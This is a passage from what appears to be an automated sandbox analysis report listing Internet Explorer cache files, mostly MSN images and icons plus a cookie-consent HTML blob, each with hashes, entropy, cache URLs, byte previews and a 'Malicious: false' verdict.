Preview:	.. {.. "name": "otPcCenter",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtcGMtc2RrIiBjbGFzcz0ib3RQY0NlbnRlciBvdC1oaWRlIG90LWZhZGUta W4iIGFyaWEtbW9kYWw9InRydWUiIHJvbGU9ImRpYWxvZyIgYXJpYS1sYWJlbGxlZGJ5PSJvdC1wYy10aXRsZSI+PCEtLSBDbG9zZSBCdXR0b24gLS0+PGRpd iBjbGFzcz0ib3QtcGMtaGVhZGVyIj48IS0tIExvZ28gVGFnIC0tPjxkaXYgY2xhc3M9Im90LXBjLWxvZ28iIHJvbGU9ImltZyIgYXJpYS1sYWJlbD0iQ29tcGFueSBMb2d vIj48L2Rpdj48YnV0dG9uIGlkPSJjbG9zZS1wYy1idG4taGFuZGxlciIgY2xhc3M9Im90LWNsb3NlLWljb24iIGFyaWEtbGFiZWw9IkNsb3NlIj48L2J1dHRvbj48L2Rpdj48IS0tIEN sb3NlIEJ1dHRvbiAtLT48ZGl2IGlkPSJvdC1wYy1jb250ZW50IiBjbGFzcz0ib3QtcGMtc2Nyb2xsYmFyIj48aDMgaWQ9Im90LXBjLXRpdGxlIj5Zb3VyIFByaXZhY3k8L 2gzPjxkaXYgaWQ9Im90LXBjLWRlc2MiPjwvZGl2PjxidXR0b24gaWQ9ImFjY2VwdC1yZWNvbW1lbmRlZC1idG4taGFuZGxlciI+QWxsb3cgYWxsPC9idXR0b24+PHNlY3R pb24gY2xhc3M9Im90LXNkay1yb3cgb3QtY2F0LWdycCI+PGgzIGlkPSJvdC1jYXRlZ29yeS10aXRsZSI+TWFuYWdlIENvb2tpZSBQcmVmZXJlbmNlczwvaDM+PGRpdiBjb GFzcz0ib3QtcGxpLWhkciI+PHNwYW4gY2xhc3M9Im90LWxpLXRpdGxlIj5Db25zZW50PC9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\755f86[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 24 x 24, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	390
Entropy (8bit):	7.173321974089694
Encrypted:	false
SSDEEP:	6:6v/lhPZ/SlkR7+RGjVjKM4H56b6z69eG3AXGxQm+cISwADBOwIaqOTp:6v/71IkR7ZjKHHIr8GxQJcISwy0W9
MD5:	D43625E0C97B3D1E78B90C664EF38AC7
SHA1:	27807FBFB316CF79C4293DF6BC3B3DE7F3CFC896
SHA-256:	EF651D3C65005CEE34513EBD2CD420B16D45F2611E9818738FDEBF33D1DA7246
SHA-512:	F2D153F11DC523E5F031B9AA16AA0AB1CCA8BB7267E8BF4FFECFBA333E1F42A044654762404AA135BD50BC7C01826AFA9B7B6F28C24FD797C4F609823FA457E 1
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/11/755f86.png
Preview:	.PNG........IHDR.............w=....MIDATH.c...?.6`hhx.......??........g.&hbb....... .R.R.K...x<..w..#!......O ....C..F___x2.....?...y..srr2...1011102.F.(.......Wp1qqq...6mbD..H....=.bt..... ,.>}b.....r9........0.../_.DQ....Fj..m....e.2{..+..t~*...z.Els..NK.Z............e....OJ.... |..UF.>8[....=...;/............0.....v...n.bd....9.<.Z.t0......T..A...&....[......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB15AQNm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	23518
Entropy (8bit):	7.93794948271159
Encrypted:	false
SSDEEP:	384:7XNEQW4OGoP8X397crjXt1/v2032/EcJ+eGovCO2+m5fC/lWL2ZSwdeL5HER4ycP:7uf4ik390Xt1vP2/RVCqm5foMyDdeiRU

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB15AQNm[1].jpg	
MD5:	C701BB9A16E05B549DA89DF384ED874D
SHA1:	61F7574575B318BDBE0BADB5942387A65CAB213C
SHA-256:	445339480FB2AE6C73FF3A11F9F9F3902588BFB8093D5CC8EF60AF8EF9C43B35
SHA-512:	AD226B2FE4FF44BBBA00DFA6A7C572BD2433C3821161F03A811847B822BA4FC9F311AD1A16C5304ABE868B0FA1F548B8AEF988D87345AEB579B9F31A74D5BF3C
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB15AQNm.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=868&y=379
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...(...CKHh.....i.@.....i..lR2...MpR..^E....&EYv..N.j...e..j..U,..*..BZ...qQM.dT....@..8..s..i..}....n..D...i.....VC.HK"..T.iX.f.v&.}.v..7..jV.....jF.c..NhS.L.b>x".D.....G.Z..!.i..VO..._4.@X.].p..].5b+...Uk...(((@.s'..?Hv.....\z.z.JGih..}*S.....T..WBZ...'.T?6..j.H"....*..%p3.YnEc.W.f.^.....Q.....#..k..Z.....I:..MC..H.S..#..Y ..A.Zr...T..H..P..[..b.C.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cXQSk[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	5851
Entropy (8bit):	7.9050264315214145
Encrypted:	false
SSDEEP:	96:xGAaEMQiORusPp/vLb/MGzmbhKKrRFC6yby538W+SM5UaLv5LjfkPXFmipZxaqCT:xCHO4sPpbb/2bhJrFj38XS4v5LbkfaDT
MD5:	EA41F7A33449D3F717C8FE4A5B7C470C
SHA1:	69B273407E62652B72484E8625F972720D7F8689
SHA-256:	8B1C4BEB38C8295FA2BB2B4F67DC8BEEA5E16FAD15B709BA3036FB250F7BE597
SHA-512:	5BC04CF9D31BFB78D3299FFBA9913EE9FC99D4C7A145E116C6FC0F0C5555E5F31E909A3DE1E95B7580FC20656370AAB99DB155A1B5FCBC45E853131AD0A5909
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cXQSk.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=402&y=363
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..qKp.N.<.r...m..j..2..'..U.m..[!.X.....gx..Qc'...{.`8.C....ZW....>.....#R.0...Fp)c..$,8<.j9]Q.w`...3z...P.....U{.....R.;.G.&..~.d..L4..1.#....v...K1._..../P4 ...1.X.W...%B..".a.....QF...lC.{.M+.JD(....?....f..ZF.S.3..]?.d^./..q.....U...f&GbI.....I.O...k;.w>..Gf...V.Z2...S...@E9.....E.!...Z.....q..O#.....`.i\v!...AE.G..+&p.I.YO....|.!n>a.....%.DyC....Zi.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cY10a[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	9339
Entropy (8bit):	7.936771143861024
Encrypted:	false
SSDEEP:	192:BFYq1ikEaMvTv6uIPge+PewCkk23QAFVYlkloP9EfWT/a:vYq4o6bs3SakkElFlSP9EaS
MD5:	F5048E55C8EC3F651CFF0CB5E0D54FDD
SHA1:	1A2C45DEF787FB8017524D447079CF3EE03CC282
SHA-256:	08572F1A19623B1AF059EC284FDA0A3E1CFBD773DA768CA03AAF3D451574CD75
SHA-512:	B336935C3E50F0BC4CE22D9DD1994276A044439A16FDB5B5C3FA3BB13A7705BACCFA005A06CB20E90E80F187BB7C50F5F4C2D3DA7768F27BD9B7D5888891B15
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cY10a.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...&*LRb...#.&*LRb...LT..".#.&*LRb...&).....(.I.LP.1I.....3.b..1@\..b....$i.E.....Wb..T.RTu8.T..K$o".....q..V.+%.....i.0...%.fU.(....s.j...R..n...$.'.....f..9#..U.by.-..8.%..;.<1v...=.ZH.t=9.x.....i.....@$..9...Uo.QM.....y.....F....t...y...p..).]..0.F...8=?..Z..HUp.z.#.....z..... ..U.....j65NW*.?...UX....?.J.....~. .....kh..z.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cY3NL[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	9668
Entropy (8bit):	7.928816532884782
Encrypted:	false
SSDEEP:	192:xYH3anWM7lNWkY4b/9zBLE/P+/1SO+ow4VYXbuCYvb:OHz8lWu/GSqYvb
MD5:	7F7290FE8E4E7B48A0D1EEF8591FBB3D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cY3NL[1].jpg	
SHA1:	FB855896FAFE3012EE9F593960D5CA99BC682FD6
SHA-256:	788E1F4FCC7B46B8339F65D8877AF1099A3FEBB40096F10D1EEEB13F1D57904D
SHA-512:	281C367776DF6902F478EBAF32F4F87A043603D0A8F9981719D4058ACE90C60F175159820C565B159215B07CB9DCD51E45A5EB07677717E9214A6B1D73D68C72
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cY3NL.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..?xV.#.*..AZ1.(.d!.QE"..)h.)h...(...r....'....4.....u".....S.(.J.7....c..h`w..Jb.Z+T....K....).....T...Y.V..*.2 .#....U.~.....R.3M&....K.1@..S.(..Ts..5)....Vi.A....>QUS..5r!....C..).d.(@}(..r...(..F30...T ....JlH(..E.-.P.E.P.KIK@.#go.ijHFd..."...9.z.....V.C..TUyt._.0i...tw.?|S.....BM1..7.U.' ....E....e%..G|..`./.A.Iz.|....R7N(.\.....d...n.W&...5R.....(.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cYN9h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	28077
Entropy (8bit):	7.949691235772958
Encrypted:	false
SSDEEP:	768:713tVmwREkbTRCBffqCFdbWyMlQJoAOsLaTn48n:7obkxCBHpFIy9d4Td
MD5:	F35FCF1AAACD7FED90611B6125C7CB60
SHA1:	7BA3F13F8B89ADB13CBE0485BBD4D56213FE68EE
SHA-256:	3413A7B5A03871162FC74C6F28C77661968D4DFB5BCBA636709AEDB42CC5616B
SHA-512:	DE52525E846E0BB5B23A81E07E0D34120BD691D3D1D33CFB6C602AC103D9C8B8C807BA28723D75C714DAD5DEB01E39275AD92B75990EFFA9B20918159555FA 1
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cYN9h.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=2717&y=1580
Preview:	.....JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?.`..h...1..)..)..)E4S...J))....S..QJ).-...S.%(.....P1iE%(....E.-.%-....K@..R..E...(..`.R.H.....J)h.....J)i(..%-... QE.%%-...)i(.)*9.".R...}j..vK...D.....4)+&Mz..;.....F.S.....~...cJ.vgGHk..V.u..<@g.....Q....glc.p.nqK.|.UIY..m....{"..{T.,.....Xrx.O..~.E.CUZyU\.S.X.=*.I^%c....3R.A.qi..Hj..i..i ...i.S.6..i..i...i..i..0.i..i...M4.M4..M4.M4..M4.Hh.qN...@...H)..R.AN

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cZ04B[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 350x350, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	8476
Entropy (8bit):	7.8817043143481635
Encrypted:	false
SSDEEP:	192:FYiSvT5ziueIWv3ow9XQtncmqKTaA2pnzjlZBBUQCQKVm5awN:CVT5FeIeoOQtcmlaA2FzjDBG0KVm5awN
MD5:	0FB88B90147743476939 79C626CD63FE
SHA1:	5162CDDCA923E22F4908C09D803918656756A0C5
SHA-256:	79DE8B890EF905CAA9A4C38DA27D0EA72E9C7E73F573E942279AA817FF1A5C39
SHA-512:	989AE11C70A9C4EECE49FF48449CBEF0003133086878796 91FE1FE0A8868211D50DE8904C0AD1C4917C698C469D38FD8E46F191F0CA2378EC9D9D2C6DA98B07
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cZ04B.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....^.^.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..1K.\R.cqK.v)qHc1F)....#...1I.@3..jLRb.#.I...LP.x.+R.HE.E.B*LR.L...H.H.".....S.M"..H..S.M"...M"." .E1..M".".E.BE4...0.`FE4...i....i.!..)..)...I....i.!..P.DR.R.M".#".q.P.k.8.....C....}.*9X...oQ.....O.L.w5].....:=.....j....<:....:O..._.....=..Q.x~t..3.B...F.w.i....G....=.J.....y..w+.5X..r...O ....;..z1\..%...Z0k..2.qh.$.R.U...A..V....!...*Ji...).S."....R.M"

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cZiQF[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	11213
Entropy (8bit):	7.946189664107913
Encrypted:	false
SSDEEP:	192:xFFO1UYm6AhWimvHdSjvl3xydiww6BGyi5Ikse/UN6gP15:fouWAh/mv4SdQ6QZR1UN6U15
MD5:	17FF7FBF2B79C88F2D4BF1D4B759104E
SHA1:	56782C6955B839DF2FFD6D91493B9D5030FCFA24
SHA-256:	64AADA3D4194356D28721118DDCBAC202529C93384B4080D7D760B1EB7F41C29

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cZiQF[1].jpg	
SHA-512:	7E27F3F3BA8CFADDB1C0C23E7DFAB1B094EEB2A29CEE6F0148B3C70B1BD8720DF36385FD9A2EA623AEB748D973F1723EA151CC02B6EE72257BA7C0B316760426
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cZiQF.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.X.).r2\|....1.s...M.. p...?....s1.....t.?.....<..?..Q..P.....V.g*...%..8eaYr.T..q.+..I^Np.....$...kPXo.'.....{V%..nc..v.)!.$..r..?.....W.J..E..Ft....s..j...A2..$b.F.>....k__.i...uh....bW.....{...U.#~'4.7...".e.t.V.....%.0....].@..P...}..#.<.ht.Q!.;.Le7 `P....~.g.h\[X].....(.'.....g..)F.`..}q...h..k.N../..Fn...}.u.k.&..]..q.{..z..e..2-...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1d00Li[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	39685
Entropy (8bit):	7.96630291507004
Encrypted:	false
SSDEEP:	768:7HCPko8fMskS+fmk4Xsyocm2CBx6pj8R6ocwrTKvbBagvWmv:7HCMo8E5S+fmjXTtKx6pgR6Z4Kvb0Ru
MD5:	CE772238F632AC8080ED6943B817CF0D
SHA1:	072784C642370EA644A8571961C4613523EF6F6A
SHA-256:	59C70BB99F77F3011DB72E4BD258F8B7E4E5A6488E1B790ABABA2ABC95383CF5
SHA-512:	E2AFE41F1D118A1AA760BD1BE024532E98D03686ED99C17260578902E6BD4B969B73995901B52ED6F8A9D6A68A899CA794C4557400AE8A01D690A848EA46319E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1d00Li.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....,,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....E?..8.>\jq.S~S.....z.S.;..j.....1Hd_(^y4nQ.R...g4.\.....>.t..{(%..6.@H#..mjK.MK..-.. >sZ4.'9. ....1.;g.j..qv...&..m.[q.~...a..~.....1H.,.[.M...[.._.I.....o..v.A....N..z.Ql...2.K.k.:..._!...".~..P.....Ao.'..zW.j^$.Lkm.....lW>.g.>-.4..<...o...<.C..=...zA....o..P..xl._.@.8..^.w.e.c....O.....li.:.k..X".8f..z....q{&uG...?..A.v..|.....5

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1d0agb[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	2090
Entropy (8bit):	7.794842150980892
Encrypted:	false
SSDEEP:	48:BGpuERAcFrzVFGqQzIvkV9UvCRrxuiXDt/WJTU6:BGAEzVFGqQ5V9UvCR8iR+m6
MD5:	511AE96AA197F92F0D6D74EA830060E6
SHA1:	3620AF65E2CED91EAABC0B2525EF7CA0363EA87E
SHA-256:	8432DC407D3D9B5F3C2A00BE6CACAA3FCBABA6966C8CA851623D2C19EF513F1C
SHA-512:	F8CC949057D5B2AA53CC5F82450ACBC187CF2974E30F6F785C4A19BA3F7B5D57C4308699B025B6E8537AC856F1B54E694496D457EC86EE279B1E5316889E6A9
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1d0agb.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg&x=564&y=321
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..[.f...u....#D...d^..lx~.K.f.v.....T....3.....#....q.84.a.....L..<I.....>IA.8..49../.[....C)....c]...2..^T.:LP.....5.x{S....tBZ..#fo.T.r.....?:....R..5....4..".7ms..f..#".....M).Tgp8.W.uT}...ub1.N5{....$..~.....D.....'...7.+'....W7o..9.,.\.Nh.^..t\.:.:.B.....$.....6t.D..c^}.n0.....F6..?3...3T#...a...B.'v..c....sYE_Sii....Na..Z9.s

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBIbVOm[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	795
Entropy (8bit):	7.615715234096511
Encrypted:	false
SSDEEP:	12:6v/78/W/6TUdZVAZD/rc+c/AGljTpHqd2zBMrsLlZBYVWyMrnqEO03AGjfjjt7:U/6oYt/RcVl3pH822cRyMrnG03dx7
MD5:	0B075168CF2D19C936A0BF1A34ADE0F0
SHA1:	429B62EEB83C1B128700DC025F68599425BC5552
SHA-256:	39CA855FDCA2C76CDFA82B17AE0331D2B24D84029E16F8347DACBE2E02818138
SHA-512:	4AC96302CCC33EABF482360B6D2EB2B26FDD7959574036A75B324344A5901F1888DABA0F1893CB2DE8F0276F0FCBC25CE832171497DCDC29018BBD076843950
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBIbVOm.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBIbVOm[1].png	
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8OuS.KTQ.....8.`..FV&a.BG*P..\.n..Ei_..iBD...h.(.hQZ-Z..q!.}....-"...4.r..x...w....s..... T~.'.. ).kd..D.$go....S.C…+..h.H..[.f.C.#..lp..&Cih..}...e.....@@.....'.^f(p.gZ.#..HOJ.+qH...tV%....`..xZ.Q....pe[5E.2.C$R... .0.N..../.u...2.?W.....H&.D%kQ...`Q...G...i...!.%..W..... ..2.I..o..h?..L..W.s.*..hBi[#....\....|..(i.S.p..1z.....SD..B.m..<&.....-......z+.6.-V5...7m...&V.|....)...s:._..,m..}....e.....T.=y..<..4Ms...$..u..l....~....].r.@j9...W07<.(.c.G...Z....o#...,.B.h..-.....{130.h....._R@+A;I0..k;8.6|...Om.!Y.6.....\\..{:Y.zF.R....wg..z.....pF..sZ$.H._...u.mT.....:V3.....;@...&..Y..+..NNw.D..a..B..W."..=.).....4....=....T.(.J.....e..w....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBMW3y8[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	542
Entropy (8bit):	7.35756382239522
Encrypted:	false
SSDEEP:	12:6v/78/hqJdZI4HDyJcDag9nxoDazIWWSiuC:bqJTxHDyK+g9kazPhiR
MD5:	A7F47EA6749E7F983C2847FD037DEB7A
SHA1:	75E0D2C648EABA94110377FB04A4735FFFE78666
SHA-256:	7DE0FB95FE9F84CFA3F6AD5C244EE32D5BCAC0D391326EBC57B6F97FB45B5B61
SHA-512:	C41EC5B03EA2FF6C6565DCF05CCEA387689C86D971663F24ACD96C5979D2911C86E7216EDE11832509031D1D507734C540DF0E8092D94BBF0330210B4ACF3F7
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBMW3y8.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d....IDAT8O.RAK.Q.=..D..A....Ed.E.B7..A.MV...W./....j'.....F!B.H...E.3.z.....x.....~.{...V.L....N.}q.\.;. n...`JS:.....Oga>.. ..Td>....Z"M%../@{..0|.....`.d##.....9.Z.....v9…v&Vt..z...J.&..e.....^_.Z{.r.a....:^yvE.o..Y...,..=B.?..a.Q_^.&.&_.....'..&Nx.x...nD...j.Z...I+.P]:.....#.t.d.)..f. .I..': .W#.gg...'.p...i.f(&i.(j9P....a..../$.V..d?....|.[...Q:-w...QH..C&t..?y[..~S..o.k+.RWtH-7.l.k;.K....w../.Ka.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBVuddh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	304
Entropy (8bit):	6.758580075536471
Encrypted:	false
SSDEEP:	6:6v/lhPkR/ChmU5nXyNbWgaviGjZ/wtDi6Xxl32inTvUI8zVp:6v/78/e5nXyNb4lueg32au/
MD5:	245557014352A5F957F8BFDA87A3E966
SHA1:	9CD29E2AB07DC1FEF64B6946E1F03BCC0A73FC5C
SHA-256:	0A33B02F27EE6CD05147D81EDAD86A3184CCAF1979CB73AD67B2434C2A4A6379
SHA-512:	686345FD8667C09F905CA732DB98D07E1D72E7ECD9FD26A0C40FEE8E8985F8378E7B2CB8AE99C071043BCB661483DBFB905D46CE40C6BE70EEF78A2BCDE94 05
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBVuddh.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....+.....IDAT8O...P...3.....v..`0.}...'..."XD.`.`.5.3. ....)...a.-.....d.g.mSC.i..%.8*].}....m.$l0M..u.. ...,9.... .....i....X..<.y..E..M....q... ."...,5+..]..BP.5.>R....iJ.0.7.|?.....r.\-Ca.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\TIOI0[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	340060
Entropy (8bit):	5.9999220463029195
Encrypted:	false
SSDEEP:	6144:Y3VnRuDf75mL7ri+HuhvZAA95EmlJN4sZv54hNQnfajoxuKO1kKtJYLhyEA+ogb8:aqf75mneI8ZzkgPZvOhNQfElKO1ttcbU
MD5:	CFE4530391ED2878F814492182E7A9E5
SHA1:	DB44AAE137B31FB37E0DAB2D641FC9B8FE54DD6E
SHA-256:	B6A7B6CC6C3137B40680E5B2F869B2AD540D2A199638D4F759DF3BF0627B7E72
SHA-512:	34D083FAF8C665A522E3A9A45C9A13ED975A36D7C25C2F7162F65821637913C01F16C0F699FF8145FA2AD7A26C41AB91C37FEC86D2FA9860729ACD39EEBE35A
Malicious:	false
